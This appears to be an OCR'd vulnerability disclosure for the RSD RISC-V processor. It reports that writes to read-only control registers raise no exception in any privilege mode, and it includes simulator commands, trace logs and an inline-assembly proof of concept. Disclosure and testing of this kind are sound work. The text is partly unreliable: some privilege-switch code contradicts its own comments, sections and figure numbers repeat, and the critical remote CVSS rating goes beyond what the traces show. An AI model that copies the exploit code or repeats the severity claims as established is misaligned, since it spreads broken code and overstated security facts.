[Bug Report] RSD Processor Does Not Raise Exception on Illegal Write Instructions in All Supported Privilege Modes

Metainformation

JVN-ID: PENDING

Contact: Feel free to reach out for more details to jv.rajendran@tamu.edu

Discoverers: Chen Chen, Jayden Koh, Stephen Muttathil, Jeyavijayan Rajendran, Texas A&M University; Ahmad-Reza Sadeghi, Technische Universitat Darmstadt;

References:
https://github.com/rsd-devel/rsd/issues/104

Proposed CVSS:
CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N

CVSS v4.0 Score: **9.3 / Critical**

Macro vector: 000200
Exploitability: High
Complexity: High
Vulnerable system: High
Subsequent system: Low
Exploitation: High
Security requirements: High

Relevant CWEs:
CWE-440: Expected Behavior Violation
CWE-1281: Sequence of Processor Instructions Leads to Unexpected Behavior

Vulnerability Information

Vulnerability type: This vulnerability has implications for incorrect privilege-level transitions and context switching on the RSD processor.

Vendors of the product: RSD is maintained by Ryota Shioya, The University of Tokyo; Koji Inoue, Kyushu University, and the National Institute of Informatics (Japan), Masahiro Goshima.

Product:
RISC-V Out-Of-Order Superscalar Processor (RSD)
https://github.com/rsd-devel/rsd
commit: 7b65f6b

Has the vendor confirmed or acknowledged the vulnerability? No

Attack Type: Remote

Impact: Escalation of Privileges, Denial of Service, Information Disclosure

Affected Components: Software programs utilizing the RSD processor.

Attack Vectors: Any software program that contains write operations to CSR registers.

Description of the vulnerability: Programs in all supported privilege modes (user/application, supervisor, and machine modes) do not raise illegal instruction exception when an attempt is made to write to a read-only register.

Additional Information:

This vulnerability occurs in the handling of read-only registers across all privilege modes by the RISC-V Out-Of-Order Superscalar Processor (RSD), which allows arbitrary processes to attempt illegal writes without the processor's awareness. The GitHub issue describing the vulnerability can be found here.

Technical Information

This vulnerability enables programs to mislead the processor into incorrect execution states, resulting in silent failures, bypass isolation, and escalating privileges. The GitHub issue describing the vulnerability can be found

Background

RSD GitHub Commit: `7b65f6b`

According to the RISC-V manual:

> "xPP fields are WARL fields that can hold only privilege mode x and any implemented privilege mode lower than x. If privilege mode x is not implemented, then xPP must be read-only 0. M-mode software can determine whether a privilege mode is implemented by writing that mode to MPP then reading it back."

Level	Encoding	Name	Abbreviation
0	00	User/Application	U
1	01	Supervisor	S
2	10	*Reserved*	
3	11	Machine	M

Suppose a RISC-V processor supports a privileged mode (user/application, supervisor, reserved, and machine). In that case, the processor will be able to read it back from the mstatus register as it is a “Write Any Values, Reads Legal Values” field.




Figure 7. Machine-mode status (`mstatus`) register for

According to the RISC-V manual:

> "Attempts to write a read-only register raise illegal-instruction exceptions."

Unprivileged Counter/Timers			
0xC00	URO	cycle	Cycle counter for RDCYCLE instruc
0xC01	URO	time	Timer for RDTIME instruction.
0xC02	URO	instret	Instructions-retired counter for RD
0xC03	URO	hpmcounter3	Performance-monitoring counter.
0xC04	URO	hpmcounter4	Performance-monitoring counter.
		⋮	
0xC1F	URO	hpmcounter31	Performance-monitoring counter.
0xC80	URO	cycleh	Upper 32 bits of cycle, RV32 only.
0xC81	URO	timeh	Upper 32 bits of time, RV32 only.
0xC82	URO	instreth	Upper 32 bits of instret, RV32 onl
0xC83	URO	hpmcounter3h	Upper 32 bits of hpmcounter3, RV32
0xC84	URO	hpmcounter4h	Upper 32 bits of hpmcounter4, RV32
		⋮	
0xC9F	URO	hpmcounter31h	Upper 32 bits of hpmcounter31, RV3

Supervisor Trap Handling			
0x140	SRW	sscratch	Supervisor scratch register.
0x141	SRW	sepc	Supervisor exception program counter.
0x142	SRW	scause	Supervisor trap cause.
0x143	SRW	stval	Supervisor trap value.
0x144	SRW	sip	Supervisor interrupt pending.
0xDA0	SRO	scountovf	Supervisor count overflow.

			Machine Information Registers
0xF11	MRO	mvendorid	Vendor ID.
0xF12	MRO	marchid	Architecture ID.
0xF13	MRO	mimpid	Implementation ID.
0xF14	MRO	mhartid	Hardware thread ID.
0xF15	MRO	mconfigptr	Pointer to configuration data structure.

These registers are all read-only in their respective privileged modes. All attempts to write to them should throw an illegal instruction exception.

According to the RISC-V manual:

> "xPP fields are WARL fields that can hold only privilege mode x and any implemented privilege mode lower than x. If privilege mode x is not implemented, then xPP must be read-only 0. M-mode software can determine whether a privilege mode is implemented by writing that mode to MPP then reading it back."

Level	Encoding	Name	Abbreviation
0	00	User/Application	U
1	01	Supervisor	S
2	10	*Reserved*	
3	11	Machine	M

Suppose a RISC-V processor supports a privileged mode (user/application, supervisor, reserved, and machine). In that case, the processor will be able to read it back from the mstatus register as it is a “Write Any Values, Reads Legal Values” field.

In an example program (provided below as exploit_folder.zip), Part 1 verifies that RSD implicitly supports user-mode privileges and how it is determined. Part 2 describes how execution in user-privileged mode does not throw an illegal instruction exception when an attempt is made to write to a read-only register.

Part 1: RSD Supports User, Supervisor, and Machine Privilege Modes

Since MPP is a “Write Any Values, Reads Legal Values” field, if a privilege mode is not supported it should not be able to read back from the MPP field and instead should be coerced

into a supported privilege mode, ie “11” for machine mode. Here, the value “00” is being written to MPP and successfully being read back, showing that RSD supports user-mode privileges.




Figure 1: *Disassembly of the exploit program with relevant instructions.*





Figure 2: *Waveform of the RSD processor supporting user/application, supervisor, and machine privilege modes.*

Here it can be seen that “0x0000”, “0x0800”, and “0x1800” can be read from the mstatus register which corresponds to “00”, “01”, and “11” in the MPP field. Since these values can be read back, it is implied that the RSD processor supports User/Application mode, Supervisor mode, and Machine mode level privileges.

Part 2: RSD’s Fails to Raise Illegal Instruction Exception on Read-Only Writes

User Mode

After entering user/application privileged mode from the current context using the `mret` instruction, the restrictions



of various write permissions should be revoked.

Figure 3: *Disassembly of the exploit program with relevant instructions.*

```
       4927,0x1b38,0x00000000,0x00001010,0x80020000,0x00000000,0x00000000,0x123
0,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0
000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000
,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x
       4941,0x1b3c,0x00000000,0x00001010,0x80020000,0x00000000,0x00000000,0x123
0,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0
000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000
,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x
       4962,0x1b40,0x00000000,0x00001010,0x80020000,0x00000000,0x00000000,0x123
0,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0
000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000
,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x
       4976,0x1b44,0x00000000,0x00001010,0x80020000,0x00000000,0x00000000,0x123
0,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0
000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000
,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x
       4994,0x1b48,0x00000000,0x00001010,0x80020000,0x00000000,0x00000000,0x123
0,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0
000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000
,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x
       5012,0x1b4c,0x00000000,0x00001010,0x80020000,0x00000000,0x00000000,0x123
0,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0
000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000
,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x
       5025,0x1b50,0x00000000,0x00001010,0x80020000,0x00000000,0x00000000,0x123
0,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0
000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000
,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x
       5046,0x1b54,0x00000000,0x00001010,0x80020000,0x00000000,0x00000000,0x123
0,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0
000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000
,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x
       5059,0x1b58,0x00000000,0x00001010,0x80020000,0x00000000,0x00000000,0x123
0,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0
000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000
,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x
       5082,0x1b5c,0x00000000,0x00001010,0x80020000,0x00000000,0x00000000,0x123
0,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0
000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000
,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x
       5095,0x1b60,0x00000000,0x00001010,0x80020000,0x00000000,0x00000000,0x123
0,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0
000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000
,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x
       5113,0x1b64,0x00000000,0x00001010,0x80020000,0x00000000,0x00000000,0x123
0,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0
000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000
,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x
       5124,0x1b68,0x00000000,0x00001010,0x80020000,0x00000000,0x00000000,0x123
0,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0
000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000
```

Figure 4: *Trace log of user-mode illegal write instructions to read-only registers.*

It can be seen that normal program flow occurs even in the presence of illegal write instructions to user privileged read-only registers.

Supervisor Mode

After entering supervisor privileged mode from the current context using the `mret` instruction, the restrictions of various write permissions should be revoked.

```
00001bb0 <supervisor_mode_code>:
    1bb0:       123452b7                lui     t0,0x12345
    1bb4:       67828293                addi    t0,t0,1656 # 12345678 <__rodata_
    1bb8:       da029073                csrw    scountovf,t0
```

Figure 5: *Disassembly of the exploit program with relevant instructions.*

```
      5261,0x1bb0,0x00000000,0x00001010,0x80020000,0x00000000,0x00000000,0x0000
0,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0
000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000
,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x
      5262,0x1bb4,0x00000000,0x00001010,0x80020000,0x00000000,0x00000000,0x1234
0,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0
000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000
,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x
      5278,0x1bb8,0x00000000,0x00001010,0x80020000,0x00000000,0x00000000,0x1234
0,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0
000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000
,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x
```

Figure 6: *Trace log of supervisor-mode illegal write instructions to read-only registers.*

It can be seen that normal program flow occurs even in the presence of illegal write instructions to supervisor privileged read-only registers.

Machine Mode

After entering machine privileged mode from the current context using the `mret` instruction, the restrictions of various write permissions should be revoked.

```
00001c04 <machine_mode_code>:
    1c04:       123452b7                lui     t0,0x12345
    1c08:       67828293                addi    t0,t0,1656 # 12345678 <__rodata_
    1c0c:       f1129073                csrw    mvendorid,t0
    1c10:       f1229073                csrw    marchid,t0
    1c14:       f1329073                csrw    mimpid,t0
    1c18:       f1429073                csrw    mhartid,t0
    1c1c:       f1529073                csrw    0xf15,t0
```

Figure 7: *Disassembly of the exploit program with relevant instructions.*

```
      5452,0x1c0c,0x00000000,0x00001010,0x80020000,0x00000000,0x00000000,0x1234
0,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0
000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000
,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x
      5465,0x1c10,0x00000000,0x00001010,0x80020000,0x00000000,0x00000000,0x1234
0,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0
000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000
,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x
      5479,0x1c14,0x00000000,0x00001010,0x80020000,0x00000000,0x00000000,0x1234
0,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0
000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000
,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x
      5495,0x1c18,0x00000000,0x00001010,0x80020000,0x00000000,0x00000000,0x1234
0,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0
000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000
,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x
      5512,0x1c1c,0x00000000,0x00001010,0x80020000,0x00000000,0x00000000,0x1234
0,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0
000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000
,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x00000000,0x
```

Figure 7: *Trace log of machine-mode illegal write instructions to read-only registers.*

It can be seen that normal program flow occurs even in the presence of illegal write instructions to machine privileged read-only registers.

Expected Behavior

Any attempt to write to cycle, time, instret, etc… should throw an illegal instruction exception when executed in user privileged mode.
Any attempt to write to scountovf should throw an illegal instruction exception when executed in supervisor privileged mode.
Any attempt to write to mvendori, marchid, mimpid, etc… should throw an illegal instruction exception when executed in machine privileged mode.

Actual Behavior

None of these attempts to write to read-only registers raise an illegal instruction exception and the program continues to execute normally.

Steps to Replicate

1. Compiled C code to hex executable. The code used in the screenshot has been attached below.

exploit_folder.zip

2. Run the executable with this line:

```
vsim -c ../Project/ModelSim/Main.TestMain  +MAX_TEST_CYCLES=50000
+TEST_CODE=exploit_folder/part_one/ +ENABLE_PC_GOAL=1
+SHOW_SERIAL_OUT=1 -suppress 8233 +autofindloop
+RSD_LOG_FILE=RSD.log +DEBUG_LOG_FILE=Debug.log
+REG_CSV_FILE=Register.csv  -do "run -all"
```

```
vsim -c ../Project/ModelSim/Main.TestMain  +MAX_TEST_CYCLES=50000
+TEST_CODE=exploit_folder/part_two/ +ENABLE_PC_GOAL=1
+SHOW_SERIAL_OUT=1 -suppress 8233 +autofindloop
+RSD_LOG_FILE=RSD.log +DEBUG_LOG_FILE=Debug.log
+REG_CSV_FILE=Register.csv
```

Proof-of-Concept Exploit

1. In Group 1, the temporary registers are used to store different MPP fields for the mstatus register.
2. In Group 2, the user-privileged mode field is written to mstatus register and then read back. Checking the value of t5, confirms whether or not user-privileged mode is supported.
3. In Group 3, NOP instructions allow the processor enough time to commit the instructions.
4. In Group 4, the supervisor-privileged mode field is written to mstatus register and then read back. Checking the value of t5, confirms whether or not supervisor-privileged mode is supported.
5. In Group 5, NOP instructions allow the processor enough time to commit the instructions.

6. In Group 6, the machine-privileged mode field is written to mstatus register and then read back. Checking the value of t5, confirms whether or not machine-privileged mode is supported.

Part 1:

```
// GROUP 1: create masks for each mode
asm volatile ( "CSRR t0, mstatus" );
asm volatile ( "LI t1, 0xFFFFE7FF" );
asm volatile ( "LI t2, 0x00000000" ); // MPP 00
asm volatile ( "LI t3, 0x00000800" ); // MPP 01
asm volatile ( "LI t4, 0x00001800" ); // MPP 11

// GROUP 2: set MPP to 00
asm volatile ( "AND t0, t0, t1" ); // clear MPP field first
asm volatile ( "OR t0, t0, t2" );
asm volatile ( "CSRW mstatus, t0" );
asm volatile ( "CSRR t5, mstatus" );

// GROUP 3: NOP instructions
asm volatile ( "ADDI x0, x0, 0" );
asm volatile ( "ADDI x0, x0, 0" );
asm volatile ( "ADDI x0, x0, 0" );

// GROUP 4: set MPP to 01
asm volatile ( "AND t0, t0, t1" ); // clear MPP field first
asm volatile ( "OR t0, t0, t3" );
asm volatile ( "CSRW mstatus, t0" );
asm volatile ( "CSRR t5, mstatus" );

// GROUP 5: NOP instructions
asm volatile ( "ADDI x0, x0, 0" );
asm volatile ( "ADDI x0, x0, 0" );
asm volatile ( "ADDI x0, x0, 0" );

// GROUP 6: set MPP to 11
asm volatile ( "AND t0, t0, t1" ); // clear MPP field first
asm volatile ( "OR t0, t0, t4" );
asm volatile ( "CSRW mstatus, t0" );
asm volatile ( "CSRR t5, mstatus" );
```

Part 2:

1. In each main group, Group 1, Group 2, and Group 3, read-only registers are written to in user-privileged, supervisor-privileged, and machine-privileged modes, respectively. Note that while the actual value in that register doesn't change, the mere attempt to write should throw an illegal instruction exception.
    1.1. In Group x.1, the MPP field in the mstatus register is set to the group's respective privileged mode.
    1.2. In Group x.2, NOP instructions allow the processor enough time to commit the instructions.
    1.3. In Group x.3, the program enters the group's respective privileged mode with the `mret` instruction.
    1.4. In Group x.4, NOP instructions allow the processor enough time to commit the instructions.
    1.5. In Group x.5, multiple write instructions are executed to read-only registers from the group's respective privileged mode. All of these instructions should raise illegal instruction exception.
    1.6. In Group x.6, NOP instructions allow the processor enough time to commit the instructions.

```
// GROUP 1.1: set MPP field in mstatus to 00 User
asm volatile ( "CSRR t0, mstatus" );
asm volatile ( "LI t1, 0xFFFFF7FF" );
asm volatile ( "AND t0, t0, t1" ); // set MPP to 00
asm volatile ( "CSRW mstatus, t0" );

// GROUP 1.2: NOP instructions
asm volatile ( "ADDI x0, x0, 0" );
asm volatile ( "ADDI x0, x0, 0" );
asm volatile ( "ADDI x0, x0, 0" );

// GROUP 1.3: switch to user mode
asm volatile ( "LA t0, user_mode_code" );
asm volatile ( "CSRW mepc, t0" ); // set mepc to user_mode_code
asm volatile ( "MRET" );

// GROUP 1.4: NOP instructions
asm volatile ( "ADDI x0, x0, 0" );
asm volatile ( "ADDI x0, x0, 0" );
asm volatile ( "ADDI x0, x0, 0" );

// GROUP 1.5: user mode code with writes to URO CSRs
asm volatile ( "user_mode_code:" );
asm volatile ( "LI t0, 0x12345678" );
asm volatile ( "CSRW 0xC00, t0" );  // cycle
```

```
asm volatile ( "CSRW 0xC01, t0" );  // time
asm volatile ( "CSRW 0xC02, t0" );  // instret
asm volatile ( "CSRW 0xC03, t0" );  // hpmcounter3
asm volatile ( "CSRW 0xC04, t0" );  // hpmcounter4
asm volatile ( "CSRW 0xC1F, t0" );  // hpmcounter31

asm volatile ( "CSRW 0xC80, t0" );  // cycleh
asm volatile ( "CSRW 0xC81, t0" );  // timeh
asm volatile ( "CSRW 0xC82, t0" );  // instreth
asm volatile ( "CSRW 0xC83, t0" );  // hpmcounter3h
asm volatile ( "CSRW 0xC84, t0" );  // hpmcounter4h
asm volatile ( "CSRW 0xC9F, t0" );  // hpmcounter31h

// GROUP 1.6: NOP instructions
asm volatile ( "ADDI x0, x0, 0" );
asm volatile ( "ADDI x0, x0, 0" );
asm volatile ( "ADDI x0, x0, 0" );


// GROUP 2.1: set MPP field in mstatus to 01 Supervisor
asm volatile ( "CSRR t0, mstatus" );
asm volatile ( "LI t1, 0xFFFFF7FF" );
asm volatile ( "AND t0, t0, t1" ); // set MPP to 01
asm volatile ( "CSRW mstatus, t0" );

// GROUP 2.2: NOP instructions
asm volatile ( "ADDI x0, x0, 0" );
asm volatile ( "ADDI x0, x0, 0" );
asm volatile ( "ADDI x0, x0, 0" );

// GROUP 2.3: switch to supervisor mode
asm volatile ( "LA t0, supervisor_mode_code" );
asm volatile ( "CSRW mepc, t0" ); // set mepc to supervisor_mode_code
asm volatile ( "MRET" );

// GROUP 2.4: NOP instructions
asm volatile ( "ADDI x0, x0, 0" );
asm volatile ( "ADDI x0, x0, 0" );
asm volatile ( "ADDI x0, x0, 0" );

// GROUP 2.5: supervisor mode code with writes to SRO CSRs
asm volatile ( "supervisor_mode_code:" );
asm volatile ( "LI t0, 0x12345678" );
```

```
asm volatile ( "CSRW 0xDA0, t0" );  // scountovf

// GROUP 2.6: NOP instructions
asm volatile ( "ADDI x0, x0, 0" );
asm volatile ( "ADDI x0, x0, 0" );
asm volatile ( "ADDI x0, x0, 0" );

// GROUP 3.1: set MPP field in mstatus to 11 Machine
asm volatile ( "CSRR t0, mstatus" );
asm volatile ( "LI t1, 0xFFFFF7FF" );
asm volatile ( "AND t0, t0, t1" ); // set MPP to 11
asm volatile ( "CSRW mstatus, t0" );

// GROUP 3.2: NOP instructions
asm volatile ( "ADDI x0, x0, 0" );
asm volatile ( "ADDI x0, x0, 0" );
asm volatile ( "ADDI x0, x0, 0" );

// GROUP 3.3: switch to machine mode
asm volatile ( "LA t0, machine_mode_code" );
asm volatile ( "CSRW mepc, t0" ); // set mepc to machine_mode_code
asm volatile ( "MRET" );

// GROUP 3.4: NOP instructions
asm volatile ( "ADDI x0, x0, 0" );
asm volatile ( "ADDI x0, x0, 0" );
asm volatile ( "ADDI x0, x0, 0" );

// GROUP 3.5: machine mode code with writes to MRO CSRs
asm volatile ( "machine_mode_code:" );
asm volatile ( "LI t0, 0x12345678" );
asm volatile ( "CSRW 0xF11, t0" ); // mvendorid
asm volatile ( "CSRW 0xF12, t0" ); // marchid
asm volatile ( "CSRW 0xF13, t0" ); // mimpid
asm volatile ( "CSRW 0xF14, t0" ); // mhartid
asm volatile ( "CSRW 0xF15, t0" ); // mconfigptr


// GROUP 3.6: NOP instructions
asm volatile ( "ADDI x0, x0, 0" );
asm volatile ( "ADDI x0, x0, 0" );
asm volatile ( "ADDI x0, x0, 0" );
```